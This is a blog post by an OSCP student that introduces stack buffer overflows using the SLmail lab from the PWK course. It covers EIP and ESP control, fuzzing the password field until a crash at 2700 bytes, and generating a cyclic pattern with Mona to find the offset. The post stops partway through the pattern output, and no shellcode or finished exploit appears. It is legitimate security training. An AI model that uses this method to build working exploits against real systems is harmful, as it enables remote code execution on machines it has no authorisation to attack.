15 OCTOBER 2018 / OSCP

Buffer Overflow introduction

Whilst studying and working in the PWK labs in my quest to archieve the OSCP certification, one important part that I kept postponing because it looked so complex and difficult was the buffer overflow. Although the chapter on Buffer Overflow looks quite daunting, it is actually very logic and interesting. In this blog post, I will cover the steps to perform on creating an exploit for RCE for the SLmail application as covered in the PWK course.

What is a buffer overflow?

Before diving into the technicals, let's first grasp what a buffer overflow actually is.

Imagine a very simple program that asks you to input your username and then returns to whatever it was doing. Visually, this would look like this:

```
Stack Pointer
+------------------------------------+---------------+
| [ Your Name Here ]                 | Return Addr   |
+------------------------------------+---------------+
```

You notice that the space between the brackets is the space foreseen to input your username. That space is our buffer. After processing the username, the **return address** tells the program the next instructions it needs to execute.

Now what whould happen if we not only enter a username, but we add additional data to overflow this buffer space? And not only that, instead of typing a real name, we type in some shellcode (a series of computer instructions, by example giving us a remote shell), some dummy data and the address of that shellcode right on the same spot where our return address was.


Instead of returning to the intended instruction, the program will follow our overwritten shellcode address instead of the normal return address and execute our shellcode instead. That's a buffer overflow attack.

```
Stack Pointer
+-----------------------------------+---------------+
| [ Shellcode ]xxxxxxxxxxxxxxxx Shellcode Address |
+-----------------------------------+---------------+
 ▲________________________________________|
```

Tools & terminology

To identify a buffer overflow vulnerability and exploit it, you need a debugger which enables you to have a look under the hood of a program by reverse engineering it whilst it is running.

When attaching (File -> Attach) a running program (SLmail in our case) to Immunity Debugger, you get the following screen:



You will notice 4 screens:

1. CPU instruction - displays memory addresses and assembly instructions. Less really important for our basic buffer overflow attack.

2. Register - the register contains the contents of the different registers (e.g. EBX, ECX, EDX) and more importantly for our buffer overflow attack the **Instruction Pointer (EIP)** and the **Stack Pointer (ESP)**. The **Stack Pointer (ESP)** is where we will put our payload (shellcode), **the Instruction Pointer (EIP)** is where we put the address of the ESP (containing our shellcode), hence telling the program to execute our shellcode instead of doing what it would normally do.


3. The Stack - shows the content of the current stack pointer (ESP)

4. The Memory Dump - showing the hex & ASCII content of the memory location you select.


Identifying a buffer overflow vulnerability

Our first step is to identify the buffer overflow vulnerability. To do so, we start the SLmail program and attach it in Immunity Debugger and unpause it.

Next, we run the following fuzzing script, which will enter an increasing number of A's in the password field of the application.



We noticed the application crashed when our fuzzing script entered a password of 2700 bytes. And even more importantly, we noticed that we have overwritten our instruction pointer (EIP) as it currently contains 41414141, which is the hex code for AAAA. This means we can control the execution flow of the application as the EIP contains the next instruction for the program.




Building a buffer overflow exploit


Our next step is to know which of the 2700 A's we have sent are the 4 A's overwriting the EIP. This is called the offset and can be archieved by sending a unique string of 2700 characters (bytes).

In Immunity Debugger, we use the module Mona by the Corelan team to do this for us by running the command in the Immunity Debugger command line.

```
!mona pc 2700
```




Mona will generate a unique string of 2700 bytes in the file file pattern.txt in your Mona directory.





```
=================================================================================
  Output generated by mona.py v2.0, rev 415 - Immunity Debugger
  Corelan Team - https://www.corelan.be
=================================================================================
  OS : 7, release 6.1.7601
  Process being debugged : _no_name (pid 0)
=================================================================================
  2018-10-12 20:36:26
=================================================================================

Pattern of 2700 bytes :
-----------------------

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
e1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0
2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1A
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap
q5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4
6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5A
Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb
c9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8
0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9B
Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo
